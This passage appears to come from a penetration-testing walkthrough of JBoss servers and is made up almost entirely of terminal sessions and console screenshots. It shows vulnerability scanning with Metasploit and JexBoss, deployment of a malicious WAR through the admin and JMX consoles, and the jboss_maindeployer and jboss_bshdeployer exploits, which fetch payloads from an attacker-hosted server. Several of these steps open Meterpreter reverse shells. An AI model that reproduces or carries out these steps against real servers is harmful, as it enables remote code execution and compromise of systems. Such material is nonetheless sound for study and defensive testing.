  THREADS          1          The number of concurrent threads
  VERB             HEAD        Verb for auth bypass testing
  VHOST            no          HTTP server virtual host
```

```
msf5 auxiliary(scanner/http/jboss_vulnscan) > set rhosts [REDACTED]
rhosts => [REDACTED]
msf5 auxiliary(scanner/http/jboss_vulnscan) > set rport 8080
rport => 8080
msf5 auxiliary(scanner/http/jboss_vulnscan) > set verbose true
verbose => true
msf5 auxiliary(scanner/http/jboss_vulnscan) > █
```

```
msf5 auxiliary(scanner/http/jboss_vulnscan) > run
[*] Apache-Coyote/1.1 ( Powered by Servlet 2.4; JBoss-4.0.2 (build: CVSTag=JBoss_4_0_2 date=200505022023)/Tomcat-5.5 )
[*] 177:8080 Checking http...
[*] 177:8080 /jmx-console/HtmlAdaptor not found (404)
[*] 177:8080 /jmx-console/checkJNDI.jsp not found (404)
[*] 177:8080 /status not found (404)
[*] 177:8080 /web-console/ServerInfo.jsp not found (404)
[*] 177:8080 /web-console/Invoker not found (404)
[*] 177:8080 /invoker/JMXInvokerServlet requires authentication (401): Basic realm="JBoss HTTP Invoker"
[*] 177:8080 Check for verb tampering (HEAD)
[+] 177:8080 Got authentication bypass via HTTP verb tampering
[*] 177:8080 Could not guess admin credentials
[+] 177:8080 /invoker/readonly responded (500)
[*] 177:8080 Checking for JBoss AS default creds
[*] 177:8080 Could not guess admin credentials
[*] 177:8080 Checking services...
[*] 177:8080 Naming Service tcp/1098: closed
[*] 177:8080 Naming Service tcp/1099: closed
[*] 177:8080 RMI invoker tcp/4444: closed
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/jboss_vulnscan) > █
```

```
Harry@xXxZombi3xXx ~/jexboss master • ? ↓19
Harry@xXxZombi3xXx ~/jexboss master • ? ↓19 ./jexboss.py -u http://141.193.176.50 8080



* --- JexBoss: Jboss verify and EXploitation Tool --- *
| * And others Java Deserialization Vulnerabilities * |
|
| @author: João Filho Matos Figueiredo
| @contact: joaomatosf@gmail.com
|
| @update: https://github.com/joaomatosf/jexboss
|-----#
#-----#

@version: 1.2.4

* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **

** Checking Host: http://141.193.176.50 8080 **

[*] Checking admin-console: [ OK ]
[*] Checking Struts2: [ OK ]
[*] Checking Servlet Deserialization: [ OK ]
[*] Checking Application Deserialization: [ OK ]
[*] Checking Jenkins: [ OK ]
[*] Checking web-console: [ OK ]
[*] Checking jmx-console: [ OK ]
[*] Checking JMXInvokerServlet: [ VULNERABLE ]
```



JBoss AS Administration Console

Welcome admin [Logout]

172.17.0.1:8080/admin-co...

JBossAS Servers : JBoss AS 5 (default) : Applications : Web Application (WAR)s

Web Application (WAR)

Summary | Configuration | Metrics | Control | Content

a standalone web application (WAR)

Add a new resource

Name	Status	Actions
[redacted].war	UP	Delete
[redacted].war	UP	Delete
[redacted].war	UP	Delete
[redacted].war	UP	Delete
[redacted].war	UP	Delete
[redacted].war	UP	Delete
ROOT.war	UP	Delete
admin-console.war	UP	Delete
[redacted].war	UP	Delete
http-manager.war	UP	Delete

First | Prev | 1 2 3 4 | Next | Last
Total: 33 Items Per Page: 10

JBoss AS Administration Console

Welcome admin [Logout]

172.17.0.1:8080/admin-co...

JBossAS Servers : JBoss AS 5 (default) : Applications : Web Application (WAR)s

Add New Web Application (WAR)

Enter the absolute path to the local file you wish to deploy, specify deployment options, then click Continue.

Choose file No file chosen

* denotes a required field.

Deployment Options ⌵ Collapse

Name	Unset	Value	Description
Deploy Exploded *		<input type="radio"/> Yes <input checked="" type="radio"/> No	Should the archive be deployed in exploded form (i.e. as a directory)

Continue **Cancel**

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:80
[*] Sending stage (53867 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:80 -> [redacted]:7564) at 2019-08-17 12:39:45 +0000
```



The screenshot shows a web browser window with the address bar displaying "Not Secure" and "8080/jmx-console/". The page title is "JBoss JMX Agent View". Below the title is a search bar labeled "ObjectName Filter (e.g. 'jboss:*', '*:service=invoker,*') :" with an "ApplyFilter" button. The main content area is divided into two sections: "Catalina" and "JMImplementation".

- Catalina**
 - [type=Server](#)
 - [type=StringCache](#)
- JMImplementation**
 - [name=Default,service=LoaderRepository](#)
 - [type=MBeanRegistry](#)
 - [type=MBeanServerDelegate](#)



The screenshot shows a web browser window with the address bar displaying "Not Secure" and "8080/jmx-console/HtmlAdaptor?action=displayMBeans". The page title is "jboss.system". The main content area displays a list of MBeans:

- [service=JARDeployer](#)
- [service=Logging,type=Log4jService](#)
- [service=MainDeployer](#)
- [service=ServiceController](#)
- [service=ServiceDeployer](#)
- [service=ThreadPool](#)
- [type=Server](#)
- [type=ServerConfig](#)
- [type=ServerInfo](#)

← → ↻ ⓘ Not Secure [redacted] 8080/jmx-console/HtmlAdaptor?action=inspe... ☆

List of MBean attributes:

Name	Type	Access	Value	Description
CopyFiles	boolean	RW	<input checked="" type="radio"/> True <input type="radio"/> False	(no description)
ServiceController	javax.management.ObjectName	W		(no description)
ServiceName	javax.management.ObjectName	R	jboss.system:service=MainDeployer View MBean	(no description)
SuffixOrder	[Ljava.lang.String;	R	.deployer,-deployer.xml,aop,aop.xml,.sar,-service.xml,.rar,-ds.xml,.har,.jar,.war,.wsr,.ear,.zip,.bsh,.last	(no description)
EnhancedSuffixOrder	[Ljava.lang.String;	RW	100: deployer;100:-depl	(no description)
TempDir	java.io.File	RW	/usr/share/jboss-as/ser/	(no description)
TempDirString	java.lang.String	R	file:/usr/share/jboss-as/server/all/tmp/deploy/	(no description)
Name	java.lang.String	R	MainDeployer	The class name of the MBean
State	int	R	3	The status of the MBean
StateString	java.lang.String	R	Started	The status of the MBean in text form

Apply Changes

← → ↻ ⓘ Not Secure [redacted] 8080/jmx-console/HtmlAdaptor?action=i... 🔍 ☆

void deploy()

(no description)

Param	ParamType	ParamValue	ParamDescription
url	java.lang.String	<input type="text"/>	(no description)


← → ↻ ⓘ Not Secure [redacted] 8080/jmx-console/HtmlAdaptor?action=i... 🔍 ☆

void deploy()

(no description)


Param	ParamType	ParamValue	ParamDescription
url	java.lang.String	<input type="text" value="http://[redacted].w"/>	(no description)


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 80
lport => 80
msf5 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
```



```
harry@:~/shell$ ls -alh s.war
-rw-rw-r-- 1 harry harry 6.2K Aug 17 16:25 s.war
harry@:~/shell$ unzip s.war
Archive:  s.war
  creating: WEB-INF/
  inflating: WEB-INF/web.xml
  creating: WEB-INF/classes/
  creating: WEB-INF/classes/metasploit/
  inflating: WEB-INF/classes/metasploit/Payload.class
  inflating: WEB-INF/classes/metasploit/PayloadServlet.class
  extracting: WEB-INF/classes/metasploit.dat
harry@:~/shell$ cd WEB-INF/
harry@~/shell/WEB-INF$ █
```

```
harry@██████████ ~/shell/WEB-INF$ cat web.xml
<?xml version="1.0"?>
<!DOCTYPE web-app PUBLIC
"-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
<servlet>
<servlet-name>zgotycqbobcubh</servlet-name>
<servlet-class>metasploit.PayloadServlet</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>zgotycqbobcubh</servlet-name>
<url-pattern>/*</url-pattern>
</servlet-mapping>
</web-app>
harry@██████████ ~/shell/WEB-INF$ █
```



```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:80
[*] Sending stage (53867 bytes) to ██████████
[*] Meterpreter session 1 opened (██████████:80 -> ██████████36204) at 2019-08-17 16:35:17 +0000

meterpreter > getuid
Server username: jboss
meterpreter > █
```

```
msf5 > use exploit/multi/http/jboss_maindeployer
msf5 exploit(multi/http/jboss_maindeployer) > show options

Module options (exploit/multi/http/jboss_maindeployer):

  Name          Current Setting  Required  Description
  ----          -
  APPBASE       no               no        Application base name, (default: random)
  HttpPassword  no               no        The password for the specified username
  HttpUsername  no               no        The username to authenticate as
  JSP           no               no        JSP name to use without .jsp extension (default: random)
  PATH         /jmx-console    yes       The URI path of the console
  Proxies       no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        yes              yes       The target address range or CIDR identifier
  RPORT         8080            yes       The target port (TCP)
  SRVHOST       yes              yes       The local host to listen on. This must be an address on the local machine
  SRVPORT       8080            yes       The local port to listen on.
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert       no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH       no               no        The URI to use for this exploit (default is random)
  VERB          GET              yes       HTTP Method to use (for CVE-2010-0738) (Accepted: GET, POST, HEAD)
  VHOST         no               no        HTTP server virtual host
  WARHOST       no               no        The host to request the WAR payload from

Exploit target:


  Id  Name
  --  ---
  0   Automatic (Java based)
```

```
msf5 exploit(multi/http/jboss_maindeployer) >
msf5 exploit(multi/http/jboss_maindeployer) > set rhosts [REDACTED]
rhosts => [REDACTED]
msf5 exploit(multi/http/jboss_maindeployer) > set rport 80
rport => 80
msf5 exploit(multi/http/jboss_maindeployer) > set srvhost [REDACTED]
srvhost => [REDACTED]
msf5 exploit(multi/http/jboss_maindeployer) > set srvport 53
srvport => 53
msf5 exploit(multi/http/jboss_maindeployer) > set target Java\ Universal
target => Java Universal
msf5 exploit(multi/http/jboss_maindeployer) > set lhost [REDACTED]
lhost => [REDACTED]
msf5 exploit(multi/http/jboss_maindeployer) > set lport 80
lport => 80
```

```
msf5 exploit(multi/http/jboss_maindeployer) > exploit

[*] Started reverse TCP handler on [REDACTED] 80
[*] Using manually select target "Java Universal"
[*] Starting up our web service on http://[REDACTED]:53/QkrplVmGTA0hw.war ...
[*] Using URL: http://[REDACTED]:53/QkrplVmGTA0hw.war
[*] Asking the JBoss server to deploy (via MainDeployer) http://[REDACTED]:53/QkrplVmGTA0hw.war
[*] Sending the WAR archive to the server...
[*] Sending the WAR archive to the server...
[*] Waiting for the server to request the WAR archive....
[*] Shutting down the web service...
[*] Executing QkrplVmGTA0hw...
[+] Successfully triggered payload at '/QkrplVmGTA0hw/ltYIMdjENJc.jsp'
[*] Undeploying QkrplVmGTA0hw ...
[!] WARNING: Undeployment might have failed (unlikely)
[*] Sending stage (53867 bytes) to [REDACTED]
[*] Meterpreter session 2 opened ([REDACTED] 80 -> [REDACTED] 36566) at 2019-08-17 16:56:48 +0000

meterpreter > getuid
Server username: jboss
meterpreter > █
```



java.net.URL createScriptDeployment()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)
p2	java.lang.String		(no description)

Invoke

```
msf5 > use exploit/multi/http/jboss_bshdeployer
msf5 exploit(multi/http/jboss_bshdeployer) > show options

Module options (exploit/multi/http/jboss_bshdeployer):

  Name      Current Setting  Required  Description
  ----      -
  APPBASE   no               no        Application base name, (default: random)
  JSP       no               no        JSP name to use without .jsp extension (default: random)
  PACKAGE   no               no        The package containing the BSHDeployer service
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes              yes       The target address range or CIDR identifier
  RPORT     8080             yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /jmx-console    yes       The URI path of the JMX console
  VERB     POST             yes       HTTP Method to use (for CVE-2010-0738) (Accepted: GET, POST, HEAD)
  VHOST     no               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   Automatic (Java based)
```


```
msf5 exploit(multi/http/jboss_bshdeployer) > set rhosts [REDACTED]
rhosts => [REDACTED]
msf5 exploit(multi/http/jboss_bshdeployer) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/http/jboss_bshdeployer) > set lport 80
lport => 80
msf5 exploit(multi/http/jboss_bshdeployer) > set lhost [REDACTED]
lhost => [REDACTED]
msf5 exploit(multi/http/jboss_bshdeployer) > set target Java\ Universal
target => Java Universal
```



```
msf5 exploit(multi/http/jboss_bshdeployer) > exploit


[*] Started reverse TCP handler on [REDACTED]:80
[*] Using manually select target "Java Universal"
[*] Deploying payload...
[*] Attempting to use 'deployer' as package
[*] Calling JSP file with final payload...
[*] Executing /KZpIXihAc/WTxsgLbdPaCDQ.jsp...
[*] Undeploying /KZpIXihAc/WTxsgLbdPaCDQ.jsp by deleting the WAR file via BSHDeployer...
[*] Sending stage (53867 bytes) to [REDACTED]
[*] Meterpreter session 4 opened ([REDACTED]:80 -> [REDACTED]:36784) at 2019-08-17 17:04:15 +0000

meterpreter > getuid
Server username: jboss
meterpreter > █
```









JMX MBean View

[Back to Agent](#) [Refresh MBean View](#)

localhost.localdomain

Name	Domain	jboss.system		
	service	MainDeployer		
Java Class	org.jboss.deployment.MainDeployer			
Description	Management Bean.			

Attribute Name	Access	Type	Description	Attribute Val
Name	R	java.lang.String	MBean Attribute.	MainDeployer
TempDirString	R	java.lang.String	MBean Attribute.	file: [REDACTED] 5.1.0. /deploy/
EnhancedSuffixOrder	RW	[Ljava.lang.String;	MBean Attribute.	

```

Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ curl http://[REDACTED]:8080/web-console/Invoker | xxd
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           Dload  Upload   Total     Spent    Left     Speed
100 3237    0 3237    0    0 35799    0 --:--:-- --:--:-- --:--:-- 35966
00000000: aced 0005 7372 0024 6f72 672e 6a62 6f73  ....sr.$org.jboss
00000010: 732e 696e 766f 6361 7469 6f6e 2e4d 6172  s.invocation.Mar
00000020: 7368 616c 6c65 6456 616c 7565 eacc e0d1  shalledValue....
00000030: f44a d099 0c00 0078 707a 0000 0400 0000  .J....xpz.....
00000040: 0c52 aced 0005 7372 0028 6f72 672e 6a62  .R....sr.(org.jb
00000050: 6f73 732e 696e 766f 6361 7469 6f6e 2e49  oss.invocation.I
00000060: 6e76 6f63 6174 696f 6e45 7863 6570 7469  nvocationExcepti
00000070: 6f6e cf54 919d d384 0f4a 0200 014c 0005  on.T....J...L..
00000080: 6361 7573 6574 0015 4c6a 6176 612f 6c61  causet..Ljava/la
00000090: 6e67 2f54 6872 6f77 6162 6c65 3b78 7200  ng/Throwable;xr.
000000a0: 136a 6176 612e 6c61 6e67 2e45 7863 6570  .java.lang.Excep
000000b0: 7469 6f6e d0fd 1f3e 1a3b 1cc4 0200 0078  tion...>;.....x

```

```

Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ cd redteam-jboss
Harry@xXxZombi3xXx ~/redteam-jboss ls -alh
total 24
drwx----- 10 Harry  staff  320B Sep 16 03:09 .
drwxr-xr-x+ 580 Harry  staff  18K Sep 16 05:24 ..
drwxr-xr-x   7 Harry  staff  224B Sep 16 05:01 BeanShellDeployer
drwxr-xr-x   4 Harry  staff  128B Sep 16 00:43 JMXInvokerServlet
-rw-r--r--   1 Harry  staff  2.2K May 25 2010 README
-rw-r--r--   1 Harry  staff  1.4K May 31 2010 Rakefile
drwxr-xr-x   5 Harry  staff  160B Sep 16 04:44 WAR
drwxr-xr-x   3 Harry  staff   96B Sep 16 02:59 Webconsole-Invoker
drwxr-xr-x   5 Harry  staff  160B Sep 16 02:59 jboss_jars
-rwxr-xr-x   1 Harry  staff  148B May 25 2010 setpath.sh
Harry@xXxZombi3xXx ~/redteam-jboss

```

```

Harry@xXxZombi3xXx ~/redteam-jboss
Harry@xXxZombi3xXx ~/redteam-jboss cd BeanShellDeployer
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer ./mkbeanshell.rb -h
Usage: mkbeanshell [options]
  -w, --warfile FILE           WAR file to add (default: shell.war)
  -o, --output-file FILE       Output to file FILE instead of stdout)
  -n, --newlines                Keep the newlines in the generated script
  -d, --dir DIR                 Directory the WAR file should be written to (default: /tmp/
  -h, --help                    Show this help
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer

```

```

Harry@xXxZombi3xXx ~~/redteam-jboss/BeanShellDeployer
